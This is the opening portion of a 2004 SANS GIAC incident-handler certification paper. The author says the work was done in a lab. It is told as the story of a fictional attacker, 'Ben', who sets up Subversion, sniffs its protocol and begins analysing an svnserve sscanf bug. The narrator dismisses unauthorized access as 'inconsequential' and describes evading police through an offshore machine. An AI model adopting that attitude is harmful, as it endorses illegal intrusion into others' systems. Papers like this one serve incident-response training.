Global Information Assurance Certification Paper

SANS GIAC Certified Incident Handler

Version 3.0
Michael Hotaling
September 18, 2004

Table of Contents

Executive Summary....4
Part I: The Attack....5
About Subversion....6
Why Subversion....6
Getting to Know Subversion....8
The Vulnerability....19
The Exploits....23
Exploit Description: svnserve_date....23
Looking at the exploit....23
Using the exploit against RedHat 9....27
Configuration....27
Exploit....31
Network Capture....32
Using the exploit against Fedora Core 2....34
Configuration....34
Exploit....35
Exploit....37
Configuration....38
Exploit....38
Comparison with subexp.c....39
Signatures of Attack....43
IDS signatures....43
Snort....43
Bleeding Snort....44
Custom Rule....44
Application log signatures....46
OS log signatures....46
Targeting....48
Reconnaissance....49
Searching the Web....49
Mailing Lists....49
Other Sources....50
Results....50
Scanning....51
Additional Scanning....54
Exploiting the System....57
Keeping Access....60
Covering Tracks....62
My Return....63
References....64
Vulnerability Announcement....64
Vendor Announcements....64

Other References....64
Exploit Announcements....64
General....64
Part II: The Response....65
Preparation....66
Protection....67
System Security....67
Firewalls and Filters....68
Detection....70
Response....70
Identification....73
Containment....78
Chkrootkit....80
System Time....81
Logs....81
File Integrity....82
Local Firewall....83
Scheduled Tasks....84
Eradication....86
Recovery....89
Lessons Learned....94

Executive Summary

In partial fulfillment of the requirements for SANS GIAC Certified Incident Handler certification, this paper describes a computer intrusion from two perspectives: the attacker and the defender. One major section was devoted to each side of the incident, and a narrative style was chosen to make the paper as readable and informative as possible.

All of the activity in this paper was conducted in a lab environment, though it is presented as though it actually took place on live networks.

No computers or networks were harmed in the writing of this practical.

Network addresses and domain names were selected to avoid conflicting with actual systems on the Internet. All internal addresses were chosen from the "private IP" space as defined by RFC 1918. External addresses were chosen from ranges that are not currently in use or reserved.

Throughout the paper `monospace` font indicates that the text is literally from screen, while the **`bold`** portions indicate user input.

```
[mike@localhost snort]$ ls
192.168.1.99  alert
```

For example, in the above listing, the user "mike" is logged into a machine named "localhost" and executed the command "ls" in a directory called "snort". The result was a directory listing containing "192.168.1.99" and "alert".

Part I: The Attack

My name is Ben. I am a network administrator for an insurance company. My main responsibility is maintaining a wide area network (WAN) infrastructure of Cisco routers, mostly T1 circuits that connect branch offices back to the headquarters. Like a lot of companies, we're trying to save money by moving some of these to VPN connections over the Internet, so I've got some experience with those technologies as well.

Unlike so many people I work with, I still find technology interesting and challenging. Maybe that's because, in my spare time, I enjoy exploring other peoples' networks. To me, what I do is hacking in the traditional sense – learning as much as possible, applying curiosity and finding clever solutions to all kinds of problems. The fact that some of these puzzles involve networks I'm not authorized to access is inconsequential.

I have never intentionally damaged or destroyed other peoples' systems, and I seriously doubt they've missed the minimal resources I've used – a little bandwidth, storage, and CPU time. Of course, recently hacking has been vilified, and the cops make a big deal when they arrest somebody. I try to take care to avoid getting caught, but I'll admit the risk is part of the thrill.

Like a lot of geeks, I have a fairly impressive array of computer gear in my apartment. What you don't see in the movies, where a hacker can sit down at a computer and break some bank or military site in a few minutes, is the time and effort it takes to acquire the skills to penetrate networks, at least on anything but the most basic level. For me, a lot of that experimentation takes place on my home network. When the time is right, I get to put my skills and tools to the test on other networks.

This is the story of one such experience from June, 2004, where I used a vulnerability in Subversion to gain root access to a server at a university. Using that access I was able to establish a backdoor and explore a bit of their network. The experience also gave the the chance to experiment with the Metasploit exploit framework.

About Subversion

Subversion is an open source version control (also known as revision control and software configuration management) system. "What's the point," you ask. There are situations where keeping track of data and files is critical. Developing software is an example. As software is developed, features are added and removed, things break and are fixed. The more intricate the project, and the more people involved, the more difficult it is to maintain order. Major problems can occur when multiple people make changes to the same file at the same time, or maintain their own copies of files, then try to combine their changes.

Version control systems provide centralized storage for the files in a project. Someone can check a version out, make their changes, then check it back in. Files can be locked for exclusive access, or multiple copies can be merged. When something is totally broken, the project can be reverted back to a previous version.

Subversion is written in C and is portable – it will run on UNIX, Linux, Windows, OS/2 and other operating systems. The major components are the server, svnserve, and a command line client, svn. Other utilities are available for administration and maintenance, such as svnadmin, svnlook, and others.

In addition, by using Apache and WebDAV on the server, it can be accessed using a Web browser as a client. If security is a concern, the normal svn client can be tunneled over SSH. Alternatively, if using the Apache module, communication can be secured using SSL.

Local file repositories are stored in the Berkeley DB format. Berkeley DB is an open source database format that is popular when a lightweight, embedded database is needed to store data for an application. According to their Web site, it is "the most widely used application-specific data management software in the world."[1]

Why Subversion

So, why pick (on) Subversion? My main motivation was that two exploits were released for the same bug, one a stand alone and one for the Metasploit framework. Metasploit, which is described in detail below, is an interesting approach to exploiting software, and this gave

me the opportunity to compare it with a traditional exploit. The vulnerability is easy to understand, which allowed me to focus on the differences between the two.

Additionally, the vulnerability did not receive much coverage. Some people would divide vulnerabilities into two categories, zero-day (where nobody publicly knows about the bug) and known, where the bug has been published. That distinction is valid, but there are also gray areas. Just because a bug is announced does not mean that a patch exists. Just because a patch exists does not mean that system owners know about it. And just because administrators know about a patch does not mean that they install it. Finally, just because an administrator installs a patch does not mean that it effectively fixes the bug.

So, if I'm going to use an exploit outside of my lab, one of the things I look at is where a bug / patch combination was announced or discussed. They are frequently announced on mailing lists such as bugtraq and full-disclosure. The problem is that those lists are both high-volume and low signal-to-noise ratio lists. In other words, although they contain important information, and in some cases information that is not released anywhere else, the volume of traffic on the lists is such that many busy administrators cannot keep up. Further, some of the posts to the lists are inane and childish, and many administrators do not want to wade through the cruft in order to gain the nuggets of useful information.

Unable or unwilling to keep up with the disclosure lists, many administrators turn to more concise sources of information. SANS[2] maintains a number of these, including a weekly newsletter called @RISK. They highlight issues and point readers to other sources of information if it's needed. If even the SANS lists are too much information, CERT[3] sends alerts when there are major new vulnerabilities or threats. In this case, the @RISK newsletter rated this as a moderate threat[4], but CERT did not issue an advisory, probably because Subversion is not widely deployed.

There are paid subscription services that might have covered this bug in one fashion or another, but I couldn't check them, since I'm not subscribed. General searching of the common places administrators get their information indicated that this vulnerability didn't get too much attention.

Another source of security information is operating system mailing

lists. Many Linux distributions run a security announcement list that includes any advisories for software they include, or they post updates to the security lists. Distributions that sent announcements include Gentoo[5] and Fedora[6].


Lastly, there have been many security vulnerabilities in version control systems recently, including both CVS and Subversion. As someone who relies on open source software daily, any weakness is a concern. There is, however, a certain irony when the weakness comes in the version control system itself. The possibility exists, and some of this activity has been recorded, for someone to break into an open source project's site and backdoor to the source code so that they would have access to anyone who ran the software. Of course, this isn't strictly a problem with open source, as is evidenced by the release of source code for Windows[7]. The fact is, source control systems will be targeted, whether the project is open or closed source.

Getting to Know Subversion

Anyone can download some exploit off of a Web site and try to use it to break into systems – if they try it enough, they'll probably have some success. I prefer to have some understanding of the application and protocols being used, where the vulnerability came from, and how an exploit works.

I should mention something about the setup of my home network. I've got three machines, which I name by the operating system they run. I have removable hard drives so that I can switch operating systems easily. Another option for this would be VMWare. I tend to connect the systems using an older, dumb 10 mbps hub. Hubs are great if you need to sniff network connections, while switches make that harder. Many devices for sale today that are called “hubs” actually do some switching, at least between ports running at 10 and 100 mbps, so if you want to make sure you're able to sniff, either use a real hub or spend the money for a tap.

Here's a simple diagram of my computers:



Outside of my apartment, you can see a machine named “sploiter”. That's a computer I use to do things that could get me in trouble. It's in a part of the world where authorities are not likely to cooperate with those here in the US.

In this case, I started by checking out Subversion's Web site and downloading the source code. The site lists the project's goals as “to build a version control system that is a compelling replacement for CVS in the open source community”[8].

I compiled the most recent vulnerable version, 1.0.2, on a few of the test systems in my lab. The manual pages installed by the product are fairly limited, but there is a complete free O'Reilly book available on the Web[9]. The server does not have many options, and would normally be run as a daemon. You can see from the output below the options available on a system running RedHat Linux 9:

```
[ben@rh9 ben]$ svnserve --help
Usage: svnserve [options]

Valid options:
  -d [--daemon]             : daemon mode
  --listen-port arg         : listen port (for daemon mode)
```

```
  --listen-host arg        : listen hostname or IP address (for daemon mode)
  --foreground             : run in foreground (useful for debugging)
  -h [--help]              : display this help
  -i [--inetd]             : inetd mode
  -r [--root] arg          : root of directory to serve
  -R [--read-only]         : deprecated; use repository config file
  -t [--tunnel]            : tunnel mode
  -T [--threads]           : use threads instead of fork
  -X [--listen-once]       : listen once (useful for debugging)
```

Similarly options available for the client can be listed:

```
[ben@rh9 ben]$ svn help
usage: svn <subcommand> [options] [args]
Type "svn help <subcommand>" for help on a specific subcommand.

Most subcommands take file and/or directory arguments, recursing
on the directories.  If no arguments are supplied to such a
command, it will recurse on the current directory (inclusive) by
default.

Available subcommands:
   add
   blame (praise, annotate, ann)
   cat
   checkout (co)
   cleanup
   commit (ci)
   copy (cp)
   delete (del, remove, rm)
   diff (di)
   export
   help (?, h)
   import
   info
   list (ls)
   log
   merge
   mkdir
   move (mv, rename, ren)
   propdel (pdel, pd)
   propedit (pedit, pe)
   propget (pget, pg)
   proplist (plist, pl)
   propset (pset, ps)
   resolved
   revert
   status (stat, st)
   switch (sw)
   update (up)

Subversion is a tool for version control.
For additional information, see http://subversion.tigris.org/
```

I created three simple HTML files to test with, and created a repository:

```
[ben@rh9 svn]$ ls
index.html  one.html  two.html
[ben@rh9 ben]$ svnadmin create /data/svn
[ben@rh9 ben]$ svn import ~/svn file:///data/svn -m "initial import"
Adding         /home/ben/svn/trunk
Adding         /home/ben/svn/trunk/one.html
Adding         /home/ben/svn/trunk/index.html
Adding         /home/ben/svn/trunk/two.html
Adding         /home/ben/svn/branches
Adding         /home/ben/svn/tags

Committed revision 1.
```

Before initiating any communications between client and server, I started running a network sniffer to capture all network traffic. There are plenty of good sniffer applications available, though Ethereal and tcpdump are my favorites. They offer good performance for the networks I'm on, store capture files in a very portable binary format, and can be found for most operating systems and platforms. Ethereal is a graphical program with many decode and analysis options, while tcpdump uses a command line interface (CLI).

Running the sniffer throughout my tests lets me go back and analyze the protocol used by Subversion, with known interaction between the client and server. The options passed to tcpdump below are:

- -n: disable IP to DNS resolution, which generates unnecessary traffic
- -s 1514: set the snap length, or the amount of each packet captured, to 1514 bytes, which is the maximum for Ethernet networks
- -w /tmp/cap0: write the output in binary format to the file /tmp/cap0

```
[root@rh9 tmp]# tcpdump -ns 1514 -w /tmp/cap0
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 1514
bytes
```

You might notice that, unlike most other steps, I ran tcpdump as root. Sniffing network traffic, where you have access to other peoples' data, requires root or administrative permissions on a system.

The next step was to actually start the Subversion server. UNIX systems restrict services from binding to ports less than 1024 to root, but svnserve uses port 3690, so it can be started by a normal user:

```
[ben@rh9 ben]$ svnserve -d
```

Netstat and ps can be used to verify that it is running and accepting connections (note the output was reformatted slightly to aid readability):

```
[root@rh9 root]# ps -eaf |grep svn
UID     PID   PPID  C STIME TTY          TIME CMD
ben     4167     1  0 16:59 ?        00:00:00 svnserve -d

[root@rh9 root]# netstat -anp |grep svn
Proto    Local Address     Foreign Addr   State    PID/Program name
tcp      0.0.0.0:3690      0.0.0.0:*      LISTEN   4167/svnserve
```

In order to make sure things were working properly, I switched over to a client machine, in this case running another version of Linux, Fedora Core 2. There I created a temporary directory and ran through a couple of the options in the client:

```
[ben@fc2 tmp]$ mkdir svntest
[ben@fc2 tmp]$ cd svntest
[ben@fc2 svntest]$ ls
[ben@fc2 svntest]$ svn list svn://192.168.1.99
branches/
tags/
trunk/
[ben@fc2 svntest]$ svn list svn://192.168.1.99/trunk
index.html
one.html
two.html
[ben@fc2 svntest]$ svn co svn://192.168.1.99
A  192.168.1.99/trunk
A  192.168.1.99/trunk/one.html
A  192.168.1.99/trunk/index.html
A  192.168.1.99/trunk/two.html
A  192.168.1.99/branches
A  192.168.1.99/tags
Checked out revision 1.
[ben@fc2 svntest]$ ls
192.168.1.99
[ben@fc2 svntest]$ cd 192.168.1.99
[ben@fc2 192.168.1.99]$ ls
branches  tags  trunk
[ben@fc2 192.168.1.99]$ cd trunk
[ben@fc2 trunk]$ ls
index.html  one.html  two.html
```

Next, I modified one of the files on the local system, and used svn's diff

functionality to display the differences between the local copy and the current version in the repository:

```
[ben@fc2 trunk]$ svn diff
Index: two.html
===================================================================
--- two.html    (revision 1)
+++ two.html    (working copy)
@@ -1,6 +1,6 @@
 <HTML>
 <HEAD><TITLE>Page Two</TITLE><HEAD>
 <BODY>
-This is the second test page
+This is the revised second test page
 </BODY>
 </HTML>
```

The next step was to commit the changes I had made to two.html (note that the permissions on the server had to be changed to allow anonymous write for this to work; the default only allows anonymous read access; this restriction does not impact this vulnerability because it only requires read access):

```
[ben@fc2 192.168.1.99]$ svn commit --message "two.html changes"
Sending        trunk/two.html
Transmitting file data .
Committed revision 2.
```

Next, I updated one.html directly on the server, and used the svn update command to synchronize the local copy with the current repository:


```
[ben@fc2 trunk]$ svn update
U  one.html
Updated to revision 3.
```

Finally, I checked out a specific version number, and a version as of a specific time:

```
[ben@fc2 svntest2]$ svn co --revision 2 svn://192.168.1.99
A  192.168.1.99/trunk
A  192.168.1.99/trunk/one.html
A  192.168.1.99/trunk/index.html
A  192.168.1.99/trunk/two.html
A  192.168.1.99/branches
A  192.168.1.99/tags
Checked out revision 2.
```

```
[ben@fc2 svntest3]$ svn co --revision {13:00} svn://192.168.1.99
A  192.168.1.99/trunk
A  192.168.1.99/trunk/one.html
A  192.168.1.99/trunk/index.html
A  192.168.1.99/trunk/two.html
A  192.168.1.99/branches
A  192.168.1.99/tags
Checked out revision 3.
```

Comfortable that the software was installed and working properly, I turned back to my sniffer capture to analyze the protocol a bit. I stopped the tcpdump capture, and replayed the capture. The format of the dump is:



The traffic shown below was generated with the command "`svn co svn://192.168.1.99`":

```
[root@rh9 cap]# tcpdump -nXr /tmp/cap0
reading from file /tmp/cap0, link-type EN10MB (Ethernet)

12:48:44.872760 IP 192.168.1.63.32859 > 192.168.1.99.3690: S
76062504:76062504(0) win 5840 <mss 1460,sackOK,timestamp 8226167
0,nop,wscale 0>
        0x0000:  4500 003c 1a5f 4000 4006 9c6a c0a8 013f  E..<._@.@..j...?
        0x0010:  c0a8 0163 805b 0e6a 0488 9f28 0000 0000  ...c.[.j...(....
        0x0020:  a002 16d0 f4d9 0000 0204 05b4 0402 080a  ................
        0x0030:  007d 8577 0000 0000 0103 0300            .}.w........
12:48:44.872877 IP 192.168.1.99.3690 > 192.168.1.63.32859: S
844814790:844814790(0) ack 76062505 win 5792 <mss 1460,sackOK,timestamp
1786987 8226167,nop,wscale 0>
        0x0000:  4500 003c 0000 4000 4006 b6c9 c0a8 0163  E..<..@.@......c
        0x0010:  c0a8 013f 0e6a 805b 325a d9c6 0488 9f29  ...?.j.[2Z.....)
```

```
        0x0020:  a012 16a0 a451 0000 0204 05b4 0402 080a  .....Q..........
        0x0030:  001b 446b 007d 8577 0103 0300            ..Dk.}.w....
12:48:44.872966 IP 192.168.1.63.32859 > 192.168.1.99.3690: . ack 1 win 5840
<nop,nop,timestamp 8226167 1786987>
        0x0000:  4500 0034 1a60 4000 4006 9c71 c0a8 013f  E..4.`@.@..q...?
        0x0010:  c0a8 0163 805b 0e6a 0488 9f29 325a d9c7  ...c.[.j...)2Z..
        0x0020:  8010 16d0 d2e6 0000 0101 080a 007d 8577  .............}.w
        0x0030:  001b 446b                                ..Dk
12:48:44.873724 IP 192.168.1.99.3690 > 192.168.1.63.32859: P 1:53(52) ack 1
win 5792 <nop,nop,timestamp 1786987 8226167>
        0x0000:  4500 0068 9dac 4000 4006 18f1 c0a8 0163  E..h..@.@......c
        0x0010:  c0a8 013f 0e6a 805b 325a d9c7 0488 9f29  ...?.j.[2Z.....)
        0x0020:  8018 16a0 5518 0000 0101 080a 001b 446b  ....U.........Dk
        0x0030:  007d 8577 2820 7375 6363 6573 7320 2820  .}.w(.success.(.
        0x0040:  3120 3220 2820 414e 4f4e 594d 4f55 5320  1.2.(.ANONYMOUS.
        0x0050:  2920 2820 6564 6974 2d70 6970 656c 696e  ).(.edit-pipelin
        0x0060:  6520 2920 2920 2920                      e.).).).
12:48:44.873892 IP 192.168.1.63.32859 > 192.168.1.99.3690: . ack 53 win 5840
<nop,nop,timestamp 8226168 1786987>
        0x0000:  4500 0034 1a61 4000 4006 9c70 c0a8 013f  E..4.a@.@..p...?
        0x0010:  c0a8 0163 805b 0e6a 0488 9f29 325a d9fb  ...c.[.j...)2Z..
        0x0020:  8010 16d0 d2b1 0000 0101 080a 007d 8578  .............}.x
        0x0030:  001b 446b                                ..Dk
12:48:44.874073 IP 192.168.1.63.32859 > 192.168.1.99.3690: P 1:47(46) ack 53
win 5840 <nop,nop,timestamp 8226168 1786987>
        0x0000:  4500 0062 1a62 4000 4006 9c41 c0a8 013f  E..b.b@.@..A...?
        0x0010:  c0a8 0163 805b 0e6a 0488 9f29 325a d9fb  ...c.[.j...)2Z..
        0x0020:  8018 16d0 e585 0000 0101 080a 007d 8578  .............}.x
        0x0030:  001b 446b 2820 3220 2820 6564 6974 2d70  ..Dk(.2.(.edit-p
        0x0040:  6970 656c 696e 6520 2920 3138 3a73 766e  ipeline.).18:svn
        0x0050:  3a2f 2f31 3932 2e31 3638 2e31 2e39 3920  ://192.168.1.99.
        0x0060:  2920                                     ).
12:48:44.874334 IP 192.168.1.99.3690 > 192.168.1.63.32859: . ack 47 win 5792
<nop,nop,timestamp 1786988 8226168>
        0x0000:  4500 0034 9dad 4000 4006 1924 c0a8 0163  E..4..@.@..$...c
        0x0010:  c0a8 013f 0e6a 805b 325a d9fb 0488 9f57  ...?.j.[2Z.....W
        0x0020:  8010 16a0 d2b2 0000 0101 080a 001b 446c  ..............Dl
        0x0030:  007d 8578                                .}.x
12:48:44.875874 IP 192.168.1.99.3690 > 192.168.1.63.32859: P 53:86(33) ack
47 win 5792 <nop,nop,timestamp 1786988 8226168>
        0x0000:  4500 0055 9dae 4000 4006 1902 c0a8 0163  E..U..@.@......c
        0x0010:  c0a8 013f 0e6a 805b 325a d9fb 0488 9f57  ...?.j.[2Z.....W
        0x0020:  8018 16a0 64b0 0000 0101 080a 001b 446c  ....d.........Dl
        0x0030:  007d 8578 2820 7375 6363 6573 7320 2820  .}.x(.success.(.
        0x0040:  2820 414e 4f4e 594d 4f55 5320 2920 303a  (.ANONYMOUS.).0:
        0x0050:  2029 2029 20                             .).).
12:48:44.876209 IP 192.168.1.63.32859 > 192.168.1.99.3690: P 47:68(21) ack
86 win 5840 <nop,nop,timestamp 8226171 1786988>
        0x0000:  4500 0049 1a63 4000 4006 9c59 c0a8 013f  E..I.c@.@..Y...?
        0x0010:  c0a8 0163 805b 0e6a 0488 9f57 325a da1c  ...c.[.j...W2Z..
        0x0020:  8018 16d0 6515 0000 0101 080a 007d 857b  ....e........}.{
        0x0030:  001b 446c 2820 414e 4f4e 594d 4f55 5320  ..Dl(.ANONYMOUS.
        0x0040:  2820 303a 2029 2029 20                   (.0:.).).
12:48:44.883808 IP 192.168.1.99.3690 > 192.168.1.63.32859: P 86:180(94) ack
68 win 5792 <nop,nop,timestamp 1786988 8226171>
        0x0000:  4500 0092 9daf 4000 4006 18c4 c0a8 0163  E.....@.@......c
        0x0010:  c0a8 013f 0e6a 805b 325a da1c 0488 9f6c  ...?.j.[2Z.....l
```

```
        0x0020:  8018 16a0 8fbc 0000 0101 080a 001b 446c  ..............Dl
        0x0030:  007d 857b 2820 7375 6363 6573 7320 2820  .}.{(.success.(.
        0x0040:  2920 2920 2820 7375 6363 6573 7320 2820  ).).(.success.(.
        0x0050:  3336 3a30 3064 6535 3134 332d 3430 6532  36:00de5143-40e2
        0x0060:  2d30 3331 302d 6133 3939 2d64 6365 3362  -0310-a399-dce3b
        0x0070:  6436 3962 3138 6120 3138 3a73 766e 3a2f  d69b18a.18:svn:/
        0x0080:  2f31 3932 2e31 3638 2e31 2e39 3920 2920  /192.168.1.99.).
        0x0090:  2920                                     ).
12:48:44.883966 IP 192.168.1.63.32859 > 192.168.1.99.3690: P 68:91(23) ack
180 win 5840 <nop,nop,timestamp 8226178 1786988>
        0x0000:  4500 004b 1a64 4000 4006 9c56 c0a8 013f  E..K.d@.@..V...?
        0x0010:  c0a8 0163 805b 0e6a 0488 9f6c 325a da7a  ...c.[.j...l2Z.z
        0x0020:  8018 16d0 6674 0000 0101 080a 007d 8582  ....ft.......}..
        0x0030:  001b 446c 2820 6765 742d 6c61 7465 7374  ..Dl(.get-latest
        0x0040:  2d72 6576 2028 2029 2029 20              -rev.(.).).
12:48:44.884496 IP 192.168.1.99.3690 > 192.168.1.63.32859: P 180:221(41) ack
91 win 5792 <nop,nop,timestamp 1786989 8226178>
        0x0000:  4500 005d 9db0 4000 4006 18f8 c0a8 0163  E..]..@.@......c
        0x0010:  c0a8 013f 0e6a 805b 325a da7a 0488 9f83  ...?.j.[2Z.z....
        0x0020:  8018 16a0 e2cd 0000 0101 080a 001b 446d  ..............Dm
        0x0030:  007d 8582 2820 7375 6363 6573 7320 2820  .}..(.success.(.
        0x0040:  2820 2920 303a 2029 2029 2028 2073 7563  (.).0:.).).(.suc
        0x0050:  6365 7373 2028 2032 2029 2029 20         cess.(.2.).).
12:48:44.884624 IP 192.168.1.63.32859 > 192.168.1.99.3690: P 91:119(28) ack
221 win 5840 <nop,nop,timestamp 8226179 1786989>
        0x0000:  4500 0050 1a65 4000 4006 9c50 c0a8 013f  E..P.e@.@..P...?
        0x0010:  c0a8 0163 805b 0e6a 0488 9f83 325a daa3  ...c.[.j....2Z..
        0x0020:  8018 16d0 4082 0000 0101 080a 007d 8583  ....@........}..
        0x0030:  001b 446d 2820 6368 6563 6b2d 7061 7468  ..Dm(.check-path
        0x0040:  2028 2030 3a20 2820 3220 2920 2920 2920  .(.0:.(.2.).).).
12:48:44.885105 IP 192.168.1.99.3690 > 192.168.1.63.32859: P 221:264(43) ack
119 win 5792 <nop,nop,timestamp 1786989 8226179>
        0x0000:  4500 005f 9db1 4000 4006 18f5 c0a8 0163  E.._..@.@......c
        0x0010:  c0a8 013f 0e6a 805b 325a daa3 0488 9f9f  ...?.j.[2Z......
        0x0020:  8018 16a0 78e1 0000 0101 080a 001b 446d  ....x.........Dm
        0x0030:  007d 8583 2820 7375 6363 6573 7320 2820  .}..(.success.(.
        0x0040:  2820 2920 303a 2029 2029 2028 2073 7563  (.).0:.).).(.suc
        0x0050:  6365 7373 2028 2064 6972 2029 2029 20    cess.(.dir.).).
12:48:44.925127 IP 192.168.1.63.32859 > 192.168.1.99.3690: . ack 264 win
5840 <nop,nop,timestamp 8226220 1786989>
        0x0000:  4500 0034 1a66 4000 4006 9c6b c0a8 013f  E..4.f@.@..k...?
        0x0010:  c0a8 0163 805b 0e6a 0488 9f9f 325a dace  ...c.[.j....2Z..
        0x0020:  8010 16d0 d132 0000 0101 080a 007d 85ac  .....2.......}..
        0x0030:  001b 446d
12:48:47.109669 IP 192.168.1.63.32859 > 192.168.1.99.3690: F 119:119(0) ack
264 win 5840 <nop,nop,timestamp 8228404 1786989>
        0x0000:  4500 0034 1a67 4000 4006 9c6a c0a8 013f  E..4.g@.@..j...?
        0x0010:  c0a8 0163 805b 0e6a 0488 9f9f 325a dace  ...c.[.j....2Z..
        0x0020:  8011 16d0 c8a9 0000 0101 080a 007d 8e34  ............}.4
        0x0030:  001b 446d                                ..Dm
12:48:47.110519 IP 192.168.1.99.3690 > 192.168.1.63.32859: F 264:264(0) ack
120 win 5792 <nop,nop,timestamp 1787211 8228404>
        0x0000:  4500 0034 9db2 4000 4006 191f c0a8 0163  E..4..@.@......c
        0x0010:  c0a8 013f 0e6a 805b 325a dace 0488 9fa0  ...?.j.[2Z......
        0x0020:  8011 16a0 c7fa 0000 0101 080a 001b 454b  ..............EK
        0x0030:  007d 8e34                                .}.4
12:48:47.110610 IP 192.168.1.63.32859 > 192.168.1.99.3690: . ack 265 win
```

```
5840 <nop,nop,timestamp 8228405 1787211>
        0x0000:  4500 0034 1a68 4000 4006 9c69 c0a8 013f  E..4.h@.@..i...?
        0x0010:  c0a8 0163 805b 0e6a 0488 9fa0 325a dacf  ...c.[.j....2Z..
        0x0020:  8010 16d0 c7c9 0000 0101 080a 007d 8e35  .............}.5
        0x0030:  001b 454b                                ..EK
```

Decoding network traces is funny because, depending on the task, you're likely to be interested in only specific portions of what you capture. Both tcpdump and ethereal provide powerful, flexible filtering options to help you focus in on the parts you care about.

In many cases you'll only want to look at the packet headers, which contain source and destination addresses, ports, and related information. Sometimes it's necessary to view packets the hexadecimal format rather than the ASCII text representation.

The replay above looks like normal TCP/IP traffic, but since I'm interested in understanding the application layer protocol – how the Subversion client and servers talk – I started Ethereal, and opened the capture file.

One of Ethereal's unique features is what it calls “Follow TCP Stream”. This strips off everything but the payload of a packet flow between two hosts, getting rid of all of the timing, addressing, socket, state maintenance, and other information. It puts together all of the packets into a view that really aids in understanding the protocol. The output of that analysis for the same traffic captured is below:

```
( success ( 1 2 ( ANONYMOUS ) ( edit-pipeline ) ) )
( 2 ( edit-pipeline ) 18:svn://192.168.1.99 )
( success ( ( ANONYMOUS ) 0: ) )
( ANONYMOUS ( 0: ) )
( success ( ) ) ( success ( 36:00de5143-40e2-0310-a399-dce3bd69b18a
18:svn://192.168.1.99 ) )
( get-latest-rev ( ) )
( success ( ( ) 0: ) ) ( success ( 2 ) )
( check-path ( 0: ( 2 ) ) )
( success ( ( ) 0: ) ) ( success ( dir ) )
```

In the traffic above, the client-to-server traffic is in red, and the

server's responses are in blue.

The protocol has a general structure of the form (parent (child)). Commands and status information are passed in those structures. The server confirms each request with a (success) response. One interesting thing to note is that the client appears to provide length arguments prior to other parameters (for example, in “18:svn://192.168.1.99” the 18 signifies the number of bytes that follow). This could be worth revisiting – client input should not be trusted. If the server trusts this input and allocates a buffer to accommodate that data, a malicious client could abuse that trust, lie about the amount of data being transferred, and potentially gain unauthorized access to the system. In further analysis, another component of the protocol I noticed was the use of MD5 hashes to verify the integrity of files transferred.

The actual transfer of files from server to client was handled on a separate TCP connection.

The Vulnerability

There are two prerequisites for breaking into a system: a vulnerability and exposure of that vulnerability. One type of vulnerability is a misconfiguration. Let's face it, misconfigured systems are all over the Internet. The problem is, it generally takes prodding and probing to discover the errors administrators make. All of that can be logged, and if serious enough, can get a guy in trouble.

The second type of vulnerability is one in underlying hardware or software. You see this all the time[10] – some version of some software needs a patch to prevent someone from breaking in. The cool thing is that these vary less from one site to the next – if they're running an unpatched version, you might be able to gain access.

I say “might” because you have to be able to access the vulnerability – it has to be exposed. If you're trying to break into a system over the Internet, it will be more difficult if a firewall denies access to the vulnerable software. There might be ways around or through the firewall, or some other access that the firewall permits, but all of that adds complexity and risk of being caught.

So, “show me a software vulnerability”, you say. Okay, let's look at the Subversion bug. Here is the vulnerability (I inserted line numbers at the beginning of each line):

```
56: static const char * const old_timestamp_format =
57: "%s %d %s %d %02d:%02d:%02d.%06d (day %03d, dst %d, gmt_off %06d)";
...
191:   if (sscanf(data,
192:               old_timestamp_format,
...
```

